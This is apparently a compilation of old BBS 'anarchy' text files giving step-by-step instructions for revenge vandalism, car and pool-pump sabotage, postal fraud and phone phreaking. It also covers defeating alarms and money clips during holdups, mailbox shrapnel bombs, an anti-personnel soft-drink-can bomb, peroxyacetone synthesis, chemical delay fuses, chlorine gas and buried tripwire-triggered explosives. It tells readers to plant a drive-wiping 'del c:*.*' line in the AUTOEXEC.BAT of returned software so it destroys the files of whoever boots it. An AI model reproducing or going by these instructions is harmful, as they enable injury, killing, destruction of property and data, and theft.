First of all, this bitch is near impossible to get off once dried, and is a terror to people inside when lit! After this... during the night, get a pickup truck, a few wheel-barrels, and a dozen friends with shovels. The pickup can be used only for transporting people and equipment, or doing that, and carting all the dirt. When it gets around 12:00 (after the loser goes beddie - bye), dig a gargantuan hole in his front yard until about 3:00. You can either assign three or four of your friends to cart the dirt ten miles away in the pickup-bed, or bury his front door in 15' of dirt! After that is done, get three or four buckets of tar, and coat his windows. You can make an added twist by igniting the tar when you are all done and ready to run! That is if the loser has a house. If he lives inside an apartment building, you must direct the attack more toward his car, and front door. I usually start out when he goes to work...I find out what his cheap car looks like, and memorize it for future abuse...It is always fun to paint his front door (apt.) hot pink with purple polka-dots, and off-neon colors in diagonal stripes. You can also pound a few hundred or so four inch nails into his front door (this looks like somebody really doesn't like you from the inside). Another great is to fill his keyhole with liquid steel so that after the bastard closes his door - the only way to get back in is to break it down. If you can spare it, leave him an axe - that is, implanted three inches into, and through the door! Now, this next one is difficult, but one of the best! Get a piece of wood siding that will more than cover his front door completely. Nail two by

fours on the edges of the siding (all except the bottom) so you have a barge - like contraption. Make a hole at the top that will be large enough for a cement slide. Mix about six or seven LARGE bags of QUICK drying cement. Use the cement slide to fill the antichamber created by the 'barge' that is around his door. Use more two by fours to brace your little cement-filled barge, and let the little gem dry. When it is, remove the 'barge' so only a stone monolith remains that covers his door. Use any remaining cement to make a base around this so he can't just push it over. When I did this, he called the fire department, and they thought he meant wood, so they brought axes. I watched with a few dozen or so other tenants, and laughed my damn ass off! This is only his door! After he parks his car for the night, the fun really begins...I start out by opening up the car by jamming a very thin, but loack - inside and out! Then proceed to put orange-juice syrup all over the seats, so after he gets through all the other shit that you do, he will have the stickiest seats in the world. You can then get a few Sunday papers, and crack one of the windows about four inches. Lightly crumple the papers, and continue to completely fill the inside of his car with the newspapers. A copy of the Sunday New York Times will nicely fill a Volkeswagon! What is also quite amusing is to put his car on cinder blocks, slash his tires at the top, and fill them with cement! Leave the cinder blocks there so that, after he knocks the car off of them, he will get about 3 miles to the gallon with those tires, and do 0 to 60 in about two minutes! It is even more hilarious when he doesn't know why the hell why! Another is to open his hood, and then run a few wires from the sparkplugs to the METAL body. The sure is one HOT car when it is running! Now, I like to pour two pounds of sugar down his gas tank. If this doesn't blow every gasket in his engine it will do something called 'carmelizing his engine'. This is when the extreme heat turns the sugar to carmel, and you literally must completely take the engine out and apart, and clean each and every individual part!

Well, if this asshole does not get the message, you had better start to get serious. If this guide was used properly & as it was intended (no, not as kindling for the fire), this asshole will either move far away, seek professional psychological help, commit suicide, or all of the above!

-----RFLAGG-----

First of all, you need know nothing about pools. The only thing you need know is what a pool filter looks like. If you don't know that. Second, dress casual. Preferably, in black. Visit your "friends" house, the one whose pool looks like fun!!) Then you reverse the polarity of his/her pool, by switching the wires around. They are located in the back of the pump. This will have quite an effect when the pump goes on. In other words. Boooooooooooooommm! Thats right, when you mix + wires with - plugs, and vice- versa, the 4th of july happens again.

Not into total destruction??? When the pump is off, switch the pump to "backwash". Turn the pump on and get the phuck out! When you look the next day, phunny. The pool is dry. If you want permanant damage, yet no great display like my first one mentioned, shut the valves of the pool off. (There are usually 2) One that goes to the main drain and one that goes to the filter in the pool. That should be enough to have one dead pump. The pump must take in water, so when there isn't any...

Practical jokes: these next ones deal with true friends and there is *no* permanent damage done. If you have a pool, you must check the pool with chemicals. There is one labeled orthotolidine. The other is labeled alkaline (ph). You want orthotolidine. (It checks the chlorine).

Go to your local pool store and tell them you're going into the pool business, and to sell you orthotolidine (a CL detector) Buy this in great quantities if possible. The solution is clear. You fill 2 baggies with this chemical. And sew the bags to the inside of your suit. Next, go swimming with your friend! Then open the bags and look like you're enjoying a piss. And anyone there will turn a deep red! They will be embarrassed so much, Especially if they have guests there! Explain what it is, then add vinegar to the pool. Only a little. The "piss" disappears.

HAHA!!

-----RFLAGG-----

Free Postage

by the Jolly Roger

The increasing cost of postage to mail letters and packages is bringing down our standard of living. To remedy this deplorable situation, some counter control measures can be applied.

For example, if the stamps on a letter are coated with Elmer's Glue by the sender, the cancellation mark will not destroy the stamp: the Elmer/s drives to form an almost invisible coating that protects the stamps from the cancellation ink. Later, the receiver of the letter can remove the cancellation mark with water and reuse the stamps. Furthermore, ecological saving will also result from recycling the stamps. Help save a tree.

The glue is most effciently applied with a brush with stiff, short bristles. Just dip the brush directly into the glue and spread it on evenly, covering the entire surface of the stamp. It will dry in about 15 minutes.

For mailing packages, just follow the same procedure as outlined above; however, the package should be weighed and checked to make sure that it has the correct amount of postage on it before it is taken to the Post Office.

Removing the cancellation and the glue from the stamps can be easily accomplished by soaking the stamps in warm water until they float free from the paper. The stamps can then be put onto a paper towel to dry. Processing stamps in large batches saves time too. Also, it may be helpful to write the word 'Elmer' at the top of the letter (not on the envelope) to cue the receiving party in that the stamps have been protected with the glue.

We all know that mailing packages can be expensive. And we also know that the handicapped are sometimes discriminated against in jobs. The Government, being the generous people they are, have given the blind free postal service.

Simply address you envelope as usual, and make one modification.

In the corner where the stamp would go, write in (or stamp) the words 'FREE MATTER FOR THE BLIND". Then drop you package or letter in one of the blue federal mailboxes. DO NOT TAKE THE LETTER TO THE POST OFFICE, OR LEAVE IT IN YOUR MAILBOX.

Sounds very nice of the government to do this, right? Well, they aren't that nice. The parcel is sent library rate, that is below third class. It may take four to five days to send a letter to just the next town.

This too is quite simple, but less effective. Put the address that you are sending the letter to as the return address. If you were sending a \$20 donation to the pirate's Chest, you would put our address (po box 644, lincoln ma. 01773) as the return address. Then you would have to be carless and forget to put the stamp on the envelope. A nice touch is to put a bullshit address in the center of the envelope.

Again, you MUST drop the letter in a FEDERAL mailbox. If the post

188.TXT

office doesn't send the letter to the return address for having no stamp, they will send it back for the reason of "No such address".
Example--

Pirates Chest Dept. 40DD
P.O. Box 644865
Lincol, Ma. 41773

Tom Bullshit
20 Fake Road
What Ever, XX 99851

One last thing you might try doing is soaking a cancelled stamp off of an envelope, and gluing it onto one you are sending. Then burn the stamp, leaveing a little bit to show that there was one there.

--RFLAGG

/ _____ \
 {+} MISCELLANEOUS INFORMATION {+}
 \ _____ /

Easy explosive:

-fill Kodak film case (y'know, the black cylinder with the grey cap) with explosive of your choice. Drill hole in grey lid, insert fuse, and tape it back together very tightly. Light.

or:

-poke a hole in the grey cap facing outwards, and insert an M-80 with fuse going through the hole and reseal, taping it tightly ALL AROUND the case. Place in plastic mailbox, light, close door, and get the hell away! Because of the tight airspace, the destructive power of the explosion is increased 5X. Works under water too, with a drop of wax, or preferably rubber cement around where the cap and wick meet.

and:

-fill a GLASS coke/pepsi bottle with 1 part gas, 1 part sugar, & 1 part water. Wedge an M-80 into the top about halfway. Shake the container, place in mailbox (hopefully with mail {hehe!}) light, and get the fuck away. This thing sends glass shrapnel EVERYWHERE, including through their mail.

Doorknob Shocker:

-run a wire from one slot in wall outlet to the bracket in the wall that the knob's tongue inserts into. Run another wire from the other slot to an inconspicuous spot on the DOORKNOB. How does that one *grab* you?

Phone Loops: (remember, tone + silence = connection)

NUMBER	Tone/Silence (T/S) End	STATUS (on connection)
?-???-???-????	S	no match
1-619-748-0002	T	definite tone

189.TXT

x-xxx-749-xxxx	T	definite tone
?-???-???-????	S	no match
1-619-739-0002	T	definite tone
x-xxx-xxx-xxx1	S	not sure of match
x-xxx-738-0002	T	definite
x-xxx-xxx-0020	S	definite
x-xxx-7xx-0002	T	definite
?-???-???-????	S	no match

Actually, any 1-619-7x9-000x gives tone detect, finding the other silent connection is a wee bit harder.

If anyone manages to complete some of these, or any loops, please let me know.

The only bad thing about loop lines, is that eventually the Gestapo finds out about the over-use of the line, and assigns the # to anyone who wants a new # for their fone. Then when phreaks begin to use the line again, thinking it is a loop, they get a pissed off yuppie who then has the call traced, and thats like putting your balls right in a door and slamming it. The operator will complain in your face, and say some bullshit like she has your # and will report any disturbances to the fone co. if she sees it again.

Simple Virus/Easy Way To Return A Copied Program (hehe!)

-when you buy a game, or something from a computer store, copy it, and want to return it (I know all of you do this), sometimes all the store does is re-cellophane it and it goes back on the shelves without being re-tested. If the original floppies have an AUTOEXEC.BAT file on them to initiate the copying/decompression at boot-up, simply edit it to say:

```
cd\
del c:*. *
y
```

That'll make someone's day real funny, especially if the store tries to test it. Or, in most cases the store will not accept returned merchandise if it is not defective, so DEFECT IT. This is done by using a program that shows the date and time the originals were last modified (check for this BEFORE installing the program!!!!!!) such as

189.TXT

Dosshell, or XTGold. Then set the date and time on your computer to match the originals date and time (approx). Install the program, and/or copy the originals and manuals. Now fuck around with the decompression file (usually PKUNZIP), the installation file, and any others you see. Now the store has no reason, and MUST accept the product as a return, or sometimes they will give you a return check for the \$\$, and send the program back to the manufacturer, which is good, because it will then be recopied, resealed, and put back on the shelves somewhere for another phreaker to HACK!!

(If the above date/time matching is too much of a pain for the really retarded out there, set your computer date/time to any past ones close to the originals, and fuck with ALL the files, thus making them all match.)

Battery Bombs:

-Batteries like Duracell, Eveready, Energizer, etc... are specially made for home use and will not under any condition, explode when simply connected to each other. Therefore, generic batteries are required. These batteries can be obtained in hick country, or from a shitty wholesaler. I've heard of phriends putting 9Vs in the fucking microwave for a minute or so, and this is supposed to disable the "exploder protector", but anyone who puts batteries in a microwave, should have the batteries explode on them. EXODUS takes no responsibility for anything in this file!!! I never found out if 2 9v batts connected really do explode. I hope so.

Any Blue Boxers??

-Not many people use blue boxes these days. They've become an eminent danger to phreakers. Ma Bell has new equipment to detect the use of tone-emitting boxes, and about the only safe place to box calls from is the handy-dandy pay phone at the end of the block. The only way to box calls today is to switch off to another switching system with another number: ie-

-call a store like Toys-'R'-Us, (1-908-322-6065 Livingston, NJ) and ask for the technical (video game) department. This switches the number from the above to the extension of the department, usually and extension, but it can be a totally different # you are sent to while you are on hold. This is VERY good. Bullshit the employee at the tech dept., and wait for HIM to hang up first. That disconnects you from his department, but not from the innerconnections of the store. (it might even be possible to dial a number and get another

189.TXT

department at this point). This is like 'stacking' trunks. Their dialtone (inside the store) may have a slightly higher/lower pitch than a dialtone at your house. This is what you want. Now, blow 2600 accross the line, and you should have access to a trunk, and Bell Labs think that the store did it, and it is not usually questioned because the computer might think that it is part of their paging system. (not 100% sure, test around)

-when someone (preferably who you don't give a shit about) calls, dial *69 to ring him back.(if your area subscribes to this feature) What should happen is that the *69 tone asks the Bell computer to call back the person. The COMPUTER does the calling at this point. Now when your friend picks up, bullshit him into hanging up first. Now the computer is getting the dialtone first, then it passes it on to you. If you blow 2600 at this point, the computer may think it is its own equipment doing the calling. I'm REALLY not sure about this one. Hopefully this one works, but I can't test it because some fucked up, shit full, douche nozzle, pig fucker broke my MF box. <frown> MF boxes are not that hard to come by. Many hobby shops, music instrument stores, or electronic stores may sell the MF box itself, or one that detects tones, which can be used in the reverse way.

Good Technical Phone Numbers:

-sometimes the hardest part of getting technical support is finding a place to look. An easy place is M.I.T. (HOME OF THE ORIGINAL PHREAKS) Find the number for the Electronic engineering campus, call and say you would like the number for (give room # make one up if you have to), or call the person incharge of dorm assignments (buy a college book if you need to). Enentually, if done right, you will have a list of possible #s, and set your modem on scan, and look for carrier detect. One of these nerds...ahm! I mean Geniuses must have a computer with a modem, and these guys will answer about 100% of your technical problems.

Practical Jokes:

-if you are into practical jokes like I am, than here is a book for you:

"The Second Official Handbook of Practical Jokes"

by: Peter Van Der Linden

189.TXT

There are hundreds of good practical jokes and phone scams, as well as a section of computer jokes, with a whole program of re-writing the COMMAND.COM file to be funnier than ever.

<--* Out To Help The Common Phreak *-->

-----007

190.TXT
MISC ANARCHY!

PART 2 - Tennis ball cannons

----- Information from the Usenet. The Usenet is a worldwide network of 15,000 machines and over 500,000 people- And growing!

Addendum by The Editor: If you aren't in the Chicago area, check a local BBS list. If you see a BBS which runs under UNIX, odds are it carries usenet. The appropriate place to look is rec.pyrotechnics.

At this time (twelve years ago) most soft drink cans were rolled tin rather than the molded aluminum. We would cut the tops and bottoms off of a bunch of them and tape them together with duct tape, forming a tube of two feet or more.

At the end we would tape a can with the bottom intact, more holes punched (with a can opener) around the top, and a small hole in the side at the base. We then fastened this contraption to a tripod so we could aim it reliably. Any object that came somewhat close to filling the tube was then placed therein.

In the shop, we used the clock as a target and an empty plastic solder spool as ammunition, with tape over the ends of the center hole and sometimes filled with washers for weight. When taken to parties or picnics, we would use whatever was handy. Hot dog rolls or napkins filled with potato chips provided spectacular entertainment.

Once loaded, a small amount of lighter fluid was poured into the hole in the side of the end can and allowed to vaporize for a few moments. The "fire control technician" would announce "Fire in the Hole" and ignite it.

BOOM! Whoosh! The clock never worked after that!

Our version of the potato chip cannon, originally designed around the Pringles potato chip can, was built similarly. Ours used coke cans, six with the top and bottom removed, and the seventh had Bottle opener holes all around one end, the top of this can was covered with a grid or piece of wire screening to keep the tennis ball from falling all the way to the bottom. This was spiral wrapped with at least two rolls of duct tape.

A wooden shoulder rest and forward hand grip was taped to the tube. For ignition we used lantern batteries to a model-t coil, actuated by a push button on the hand grip. A fresh wilson tennis ball was stuffed all the way back to the grid, and a drop or two of lighter fluid was dropped in one of

190.TXT

two holes in the end. The ignition wire was poked through the other hole.

We would then lie in ambush, waiting for something to move. When fired with the proper air/fuel mixture, a satisfying thoomp! At maximum range the ball would travel about 100 yards with a 45 degree launch angle. Closer up the ball would leave a welt on an warring opponent. When launched at a moving car the thud as it hit the door would generally rattle anyone inside. Luckily we never completed the one that shot golf balls.

PART 4

More Fun Stuff for Terrorists

Carbide Bomb

This is EXTREMELY DANGEROUS. Exercise extreme caution.... Obtain some calcium carbide. This is the stuff that is used in carbide lamps and can be found at nearly any hardware store.

Take a few pieces of this stuff (it looks like gravel) and put it in a glass jar with some water. Put a lid on tightly. The carbide will react with the water to produce acetylene carbonate which is similar to the gas used in cutting torches.

Eventually the glass will explode from internal pressure. If you leave a burning rag nearby, you will get a nice fireball!

Auto Exhaust Flame Thrower

For this one, all you need is a car, a sparkplug, ignition wire and a switch. Install the spark plug into the last four or five inches of the tailpipe by drilling a hole that the plug can screw into easily. Attach the wire (this is regular insulated wire) to one side of the switch and to the spark plug. The other side of the switch is attached to the positive terminal on the battery. With the car running, simply hit the switch and watch the flames fly!!! Again be careful that no one is behind you! I have seen some of these flames go 20 feet!!!

PART 5- This is all various files I gleaned from BBS's. (Added 8-23-90)

Balloons are fun to play with in chem lab, fill them with the gas that you get out of the taps on the lab desks, then tie up the balloon tight, and drop it out the window to the burnouts below, you know, the ones that are always smoking, they love to pop balloons with lit cigarette.... get the picture? Good...

-- RFLAGG --

PYROTECHNICAL DELIGHTS

WRITTEN BY RAGNER ROCKER

Many of you out there probably have fantasies of revenge against teachers, principals and other people who are justassholes. depending on your level of hatred of this person i would advise that you do some of these following experiments:

(1) Pouring dishsoap into the gas tank of your enemy- many of you already know that gasoline + dishsoap(e.g. joy, palmolive, etc.) form a mixture called napalm. now napalm is a jelly-like substance used in bombs, flamethrowers, etc. now you can only guess what this mixture would do to someone's fuel line!!!!

(2) Spreading dirty motor oil/castor oil on someone's exhaust pipe- when the exhaust pipe heats up(and it will!!)the motor oil or castor oil on the pipe will cause thick, disgusting smoke to ooze forth from the back of that car. Who knows maybe he/she might be pulled over and given a ticket!!

(3) Light Bulb Bomb- see part one of the file

(4) Simple smoke/stink bomb- you can purchase sulphur at a drugstore under the name flowers of sulphur. now when sulphur burns it will give off a very strong odor and plenty of smoke. now all you need is a fuse from a firecracker, a tin can, and the sulphur. fill the can with sulphur(pack very lightly), put aluninum foil over the top of the can, poke a small hole into the foil, insert the wick, and light it and get out of the room if you value your lungs. you can find many uses for this(or at least i hope so.

FUN WITH ALARMS

A fact I forgot to mention in my previous alarm articles is that one can also use polyurethane foam in a can to silence horns and bells. You can purchase this at any hardware store as insulation. it is easy to handle and dries faster.

Many people that travel carry a pocket alarm with them. this alarm is a small device that is hung around the door knob, and when someone touches the knob his body capacitance sets off the alarm. these nasty nuisences can be found by walking down the halls of a hotel and touching all the door knobs very quickly. if you happen to chance upon one, attach a 3' length of wire or other metal object to the knob. this will cause the sleeping business pig inside to think someone is breaking in and call room service for help. all sorts of fun and games will ensue.

Some high-security instalations use keypads just like touch-tone pads (a registered trade mark of bell systems) to open locks or disarm alarms. most use three or four digits. to figure out the code, wipe the key-pad free from

191.TXT

all fingerprints by using a rag soaked in rubbing alcohol. after the keypad has been used just apply finger print dust and all four digits will be marked. now all you have to do is figure out the order. if you want to have some fun with a keypad, try pressing the * and # at the same time. many units use this as a panic button. This will bring the owner and the cops running and ever-one will have a good time. never try to remove these panels from the wall, as they have built-in tamper switches.

On the subject of holdups, most places (including supermarkets, liquor stores, etc.) have what is known as a money clip. these little nasties are placed at the bottom of a money drawer and when the last few bills are with-drawn a switch closes and sets the alarm off. that's why when you make your withdrawl it's best to help yourself so you can check for these little nasties. if you find them, merely insert ones underneath the pile of twenties, and then pull out the twenties, leaving the one-dollar bill behind to prevent the circuit from closing.

SOFT DRINK CAN BOMB AN ARTICLE FROM THE BOOK:

THE POOR MAN'S JAMES BOND BY KURT SAXON

This is an anti-personnel bomb meant for milling crowds. the bottom of a soft drink can is half cut out and bent back. a giant firecracker or other explosive is put in and surrounded with nuts and bolts or rocks. the fuse is then armed with a chemical delay in a plastic drinking straw.

```

! !
! !
! ! <-CHEMICAL INGITER
----
! !1! !
! ===== !
!* ! ! " !
! ! ! !
! ! ! !<- BIG FIRECRACKER
! ! !% !
! ===== !
! ! !
! # !
! --- !
! ! ! <- NUTS & BOLTS
! / !
! ! !
-----

```

After first making sure there are no children nearby, the acid or glycerine is put into the straw and the can is set down by a tree or wall where it will not be knocked over. the delay should give you three to five minutes. it will then have a shattering effect on passersby.

It is hardly likely that anyone would pick up and drink from someone else's soft drink can. but if such a crude person should try to drink from your bomb he would break a nasty habit fast!

Pyro Book][by Capt Hack and Grey Wolf

TIME DELAYED CHEMICAL FUSE

- 1) Put 1 teaspoon full of of potassium permanganate in a tin can.
- 2) add a few drops of glycerine
- 3) wait 3-4 min.
- 4) get the hell out.. the stuff will smoke, then burst into flame..

** potassium permanganate stains like iodine but worse [it's purple]
** the reaction will spatter a bit ->it can be messy...
** it doesn't matter if the amounts are uneven [ie. 1 part to 3 parts]

EXPLOSIVES AND INCENDIARIES by THE RESEARCHER

INTRODUCTION: The trouble with text books on chemistry and explosives is the attitude with which they are written. They don't say, "Now I know you would like to blow holy hell out of something just for the fun of it so here is how to whip up something in your kitchen to do it". They tell you how Dupont does it or how the ancient Chinese did it but not how you can do it with the resources and materials available to you.

Even army manuals on field expedient explosives are almost useless because they are just outlines written with the understanding that an instructor is going to fill in the blanks. It is a fun game to search out the materials that can be put together to make something go "boom". You can find what you need in grocery stores, hardware stores, and farm supplies. An interesting point to remember is that it is much easier to make a big e explosion than a small one. It is very difficult for a home experimenter to make a firecracker, but a bomb capable of blowing the walls out of a building is easy.

HOW TO MAKE ROCKET FUEL

This is easy to make and fun to play with. Mix equal parts by volume Potassium or Sodium Nitrate and granulated sugar. Pour a big spoonful of this into a pile. Stick a piece of blackmatch fuse into it; light; and step back. This is also a very hot incendiary. A little imagination will suggest a lot of experiments for this.

ANOTHER ROCKET FUEL

Mix equal parts by volume of zinc dust and sulfur. Watch out if you experiment with this. It goes off in a sudden flash. It is not a powerful explosive, but is violent stuff even when not confined because of its fast burning rate.

--- As I continue from this point some of the ingredients are going to be harder to get without going through a chemical supply. I try to avoid this.

191.TXT

I happen to know that B. Prieser Scientific (local to my area) has been instructed by the police to send them the names of anyone buying chemicals in certain combinations. For example, if a person were to buy Sulfuric acid, Nitric acid and Toluene (the makings for TNT) in one order the police would be notified. I will do the best I can to tell you how to make the things you need from commonly available materials, but I don't want to leave out something really good because you might have to scrounge for an ingredient. I am guessing you would prefer it that way.

HOW TO MAKE AN EXPLOSIVE FROM COMMON MATCHES

Pinch the head near the bottom with a pair of wire cutters to break it up; then use the edges of the cutters to scrape off the loose material. It gets easy with practice. You can do this while watching TV and collect enough for a bomb without dying of boredom.

Once you have a good batch of it, you can load it into a pipe instead of black powder. Be careful not to get any in the threads, and wipe off any that gets on the end of the pipe. Never try to use this stuff for rocket fuel. A science teacher was killed that way.

Just for fun while I'm on the subject of matches, did you know that you can strike a safety match on a window pane? Hold a paper match between your thumb and first finger. With your second finger, press the head firmly against a large window. Very quickly, rub the match down the pane about 2 feet while maintaining the pressure. The friction will generate enough heat to light the match.

Another fun trick is the match rocket. Tightly wrap the top half of a paper match with foil. Set it in the top of a pop bottle at a 45 degree angle. Hold a lighted match under the head until it ignites. If you got it right, the match will zip up and hit the ceiling.

I just remembered the match guns I used to make when I was a kid. These are made from a bicycle spoke. At one end of the spoke is a piece that screws off. Take it off and screw it on backwards. You now have a piece of stiff wire with a small hollow tube on one end. Pack the material from a couple of wooden safety matches into the tube. Force the stem of a match into the hole. It should fit very tightly. Hold a lighted match under the tube until it gets hot enough to ignite the powder. It goes off with a bang.

HOW TO MAKE CONCENTRATED SULFURIC ACID FROM BATTERY ACID

Go to an auto supply store and ask for "a small battery acid". This should only cost a few dollars. What you will get is about a gallon of dilute sulfuric acid. Put a pint of this into a heat resistant glass container. The glass pitchers used for making coffee are perfect. Do not use a metal container.

191.TXT

Use an extension cord to set up a hotplate out doors. Boil the acid until white fumes appear. As soon as you see the white fumes, turn off the hot plate and let the acid cool. Pour the now concentrated acid into a glass container. The container must have a glass stopper or plastic cap -- no metal. It must be air tight. Otherwise, the acid will quickly absorb moisture from the air and become diluted. Want to know how to make a time bomb that doesn't tick and has no wires or batteries? Hold on to your acid and follow me into the next installment.

HOW TO MAKE A CHEMICAL TIME DELAY FUSE:

To get an understanding of how this is going to work, mix up equal parts by volume Potassium chlorate and granulated sugar. Pour a spoonful of the mixture in a small pile and make a depression in the top with the end of a spoon. Using a medicine dropper, place one drop of concentrated sulfuric acid in the depression and step back.

It will snap and crackle a few times and then burst into vigorous flames. To make the fuse, cut about 2 inches off a plastic drinking straw. Tamp a small piece of cotton in one end. On top of this put about an inch of the chlorate/sugar mixture.

Now lightly tamp in about a quarter inch of either glass wool or asbestos fibers. Secure this with the open end up and drop in 3 or 4 drops of sulfuric acid. After a few minutes the acid will soak through the fibers and ignite the mixture.

The time delay can be controled by the amount of fiber used and by varying how tightly it is packed. Don't use cotton for this. The acid will react with cotton and become weakened in the process. By punching a hole in the side of the straw, a piece of blackmatch or other fuse can be inserted and used to set off the device of your choice.

Potassium chlorate was very popular with the radical underground. It can be used to make a wide variety of explosives and incendiaries, some of them extremely dangerous to handle. The radicals lost several people that way. But, don't worry. I am not going to try to protect you from yourself. I have decided to tell all. I will have more to say about Potassium chlorate, but for now, let's look at a couple of interesting electric fuses.

PEROXYACETONE

PEROXYACETONE IS EXTREMELY FLAMMABLE AND HAS BEEN REPORTED TO BE SHOCK SENSITIVE.

MATERIALS-

4ML ACETONE
4ML 30% HYDROGEN PEROXIDE
4 DROPS CONC. HYDROCHLORIC ACID
150MM TEST TUBE

Add 4ml acetone and 4ml hydrogen peroxide to the test tube. then add 4 drops concentrated hydrochloric acid. In 10-20 minutes a white solid should begin to appear. if no change is observed, warm the test tube in a water bath at 40 celsius. Allow the reaction to continue for two hours. Swirl the slurry and filter it. Leave out on filter paper to dry for at least two hours. To ignite, light a candle tied to a meter stick and light it (while staying at least a meter away) .

I would like to give credit to a book by shakashari entitled "Chemical demonstrations" for a few of the precise amounts of chemicals in some experiments.

...ZAPHOD BEEBLEBROX/MPG!

THE CHEMIST'S CORNER #2: HOUSEHOLD CHEMICALS, BY ZAPHOD BEEBLEBROX/MPG

This article deals with instructions on how to do some interesting experiments with common household chemicals. Some may or may not work depending on the concentration of certain chemicals in different areas and brands. I would suggest that the person doing these experiments have some knowledge of chemistry, especially for the more dangerous experiments.

I am not responsible for any injury or damage caused by people using this information. It is provided for use by people knowledgable in chemistry who are interested in such experiments and can safely handle such experiments.

I. A LIST OF HOUSEHOLD CHEMICALS AND THEIR COMPOSITION

VINEGAR: 3-5% ACETIC ACID	BAKING SODA: SODIUM BICARBONATE
DRAIN CLEANERS: SODIUM HYDROXIDE	SANI-FLUSH: 75% SODIUM BISULFATE
AMMONIA WATER: AMMONIUM HYDROXIDE	CITRUS FRUIT: CITRIC ACID
TABLE SALT: SODIUM CHLORIDE	SUGAR: SUCROSE
MILK OF MAGNESIA-MAGNESIUM HYDROXIDE	TINCTURE OF IODINE- 4% IODINE
RUBBING ALCOHOL- 70 OR 99% (DEPENDS ON BRAND)	ISOPROPYL ALCOHOL (DO NOT DRINK!)

GENERATING CHLORINE GAS

This is slightly more dangerous than the other two experiments, so you should know what you're doing before you try this...

Ever wonder why ammonia bottles always say 'do not mix with chlorine bleach', and visa-versa? That's because if you mix ammonia water with ajax or something like it, it will give off chlorine gas. To capture it, get a large bottle and put ajax in the bottom. then pour some ammonia down into the bottle. since the chlorine is heavier than air, it will stay down in there unless you use large amounts of either ajax or ammonia (don't!).

CHLORINE + TURPENTINE

Take a small cloth or rag and soak it in turpentine. Quickly drop it into the bottle of chlorine. It should give off a lot of black smoke and probably start burning...

GENERATING HYDROGEN GAS

To generate hydrogen, all you need is an acid and a metal that will react with that acid. Try vinegar (acetic acid) with zinc, aluminum, magnesium, etc. You can collect hydrogen in something if you note that it is lighter than air.... light a small amount and it burns with a small *pop*.

Another way of creating hydrogen is by the electrolysis of water. this involve sseperating water (H₂O) into hydrogen and oxygen by an electric current. To do this, you need a 6-12 volt battery (or a DC transformer), two test tubes, a large bowl, two carbon electrodes (take them out of an unworking 6-12 volt battery), and table salt. Dissolve the salt in a large bowl full of water. Submerge the two test tubes in the water and put the electrodes inside them, with the mouth of the tube aiming down. Connect the battery to some wire going down to the electrodes.

This will work for a while, but chlorine will be generated along with the oxygen which will corrode your copper wires leading to the carbon electrodes... (the table salt is broken up into chlorine and sodium ions, the chlorine comes off as a gas with oxygen while sodium reacts with the water to form sodium hydroxide...). therefore, if you can get your hands on some sulfuric acid, use it instead. it will not affect the reaction other than making the water conduct electricity.

WARNING: DO NOT use a transformer that outputs AC current! Not only is AC inherently more dangerous than DC, it also produces both Hydrogen and Oxygen at each electrode.

HYRDOGEN + CHLORINE

Take the test tube of hydrogen and cover the mouth with your thumb. Keep it inverted, and bring it near the bottle of chlorine (not one that has reacted with turpentine). Say "goodbye test tube", and drop it into the bottle. The hydrogen and chlorine should react and possibly explode (depending on purity and amount of each gas). An interesting thing about this is they will not react if it is dark and no heat or other energy is around. When a light is turned on, enough energy is present to cause them to react...

PREPARATION OF OXYGEN

191.TXT

Get some hydrogen peroxide (from a drug store) and manganese dioxide (from a battery- it's a black powder). Mix the two in a bottle, and they give off oxygen. If the bottle is stoppered, pressure will build up and shoot it off.

Try lighting a wood splint and sticking it (when only glowing) into the bottle. The oxygen will make it burst into flame. The oxygen will allow things to burn better...

IODINE

Tincture of iodine contains mainly alcohol and a little iodine. To separate them, put the tincture of iodine in a metal lid to a bottle and heat it over a candle. Have a stand holding another metal lid directly over the tincture (about 4-6 inches above it) with ice on top of it. The alcohol should evaporate, and the iodine should sublime, but should reform iodine crystals on the cold metal lid directly above. If this works (I haven't tried), you can use the iodine along with household ammonia to form nitrogen triiodide.

...ZAPHOD BEEBLEBROX/MPG!

I have found that Pool Chlorine tablets with strong household ammonia react to produce LOTS of chlorine gas and heat... also mixing the tablets with rubbing alcohol produces heat, a different (and highly flammable) gas, and possibly some sort of acid (it eats away at just about anything it touches)

David Richards

TRIPWIRES

by The Mortician

Well first of all I recommend that you read the file on my board about landmines... If you can't then here is the concept.

You can use an m-80,h-100, blockbuster or any other type of explosive that will light with a fuse. Now the way this works is if you have a 9 volt battery, get either a solar igniter (preferably) or some steel wool you can create a remote ignition system. What you do is set up a schematic like this.

```
----->+ battery
steel ||      ->- battery
wool ||       /
:=:--- <---fuse \
||              /
---- spst switch--\
```

So when the switch is on the current will flow through the steel wool or

191.TXT

igniter and heat up causing the fuse to light.

Note: For use with steel wool try it first and get a really thin piece of wire and pump the current through it to make sure it will heat up to light the explosive.

Now the thing to do is plant your explosive wherever you want it to be, bury it and cover the wires. Now take a fishing line (about 20 lb. test) and tie one end to a secure object. Have your switch secured to something and make a loop on the other end on the line. Put the loop around the switch such that when pulled it will pull the switch and set off the explosive.

To ignite the explosive... The thing to do is to experiment with this and find your best method... Let me know on any good kills, or new techniques... On my board... (201)376-4462

BOOBY TRAP TRIP WIRES..... BY Vlad Tepes (of Chgo C64 fame)

Here is a method for constructing boobytraps which I personally invented, and which I have found to work better than any other type of release booby trap.

There are many possible variations on this design, but the basic premise remains the same. What you'll need:

- 3-4 nails each 2 inches long and soft enough to bend easily (galvanized iron works well)
- 6 feet of wire or fishing line
- 5-15 feet of strong string or rope
- 1 really sick mind.

Hammer two of the nails into the trunk of a tree (about one inch apart) so they form a horizontal line. They should be angled slightly upward, about 30 degrees.

Bend each nail Downward about one inch out from the trunk. Take your nefarious device (say a small rock suspended in a tree) and rig a rope or string so the line comes DOWN towards the two nails. Tie a loop in the string so the loop *just* reaches between the two nails, and pass a third nail between the two nails with the loop around this nail between the two others (see diagrams)

```
      bent nails
      /
# /\
# /
#      @ || @      ( @ are the two nails, head on)
#      -----!----()-----
#      trip wire
```

|| ^ slight upward tension

Now tie one end of the fishing line to the head of the third nail, and the other end around another tree or to a nail (in another tree, a root or a stump etc).

When somebody pulls on the trip wire, the nail will be pulled out and your sick creation will be released to do it's damage (try tying it to a firing pin).

There are several possible variations. More than one trip wire can be attached to the same nail, or this device can be used to arm a second trip wire. Large wire staples or hook and eye loops can be used to replace the two bent nails.

A more interesting variation uses a straight piece of metal rod with a hole at each end, or with a short wire loop welded to each end. One end is attached to the tripwire, the other is attached to a spring.

* / \ / \ / \ / \ - - - - - () - - - - - *
 SPRING BOLT Trip wire

With this design the loop will be released if the tripwire is pulled or if it is broken. The spring should be under moderate tension and well oiled.

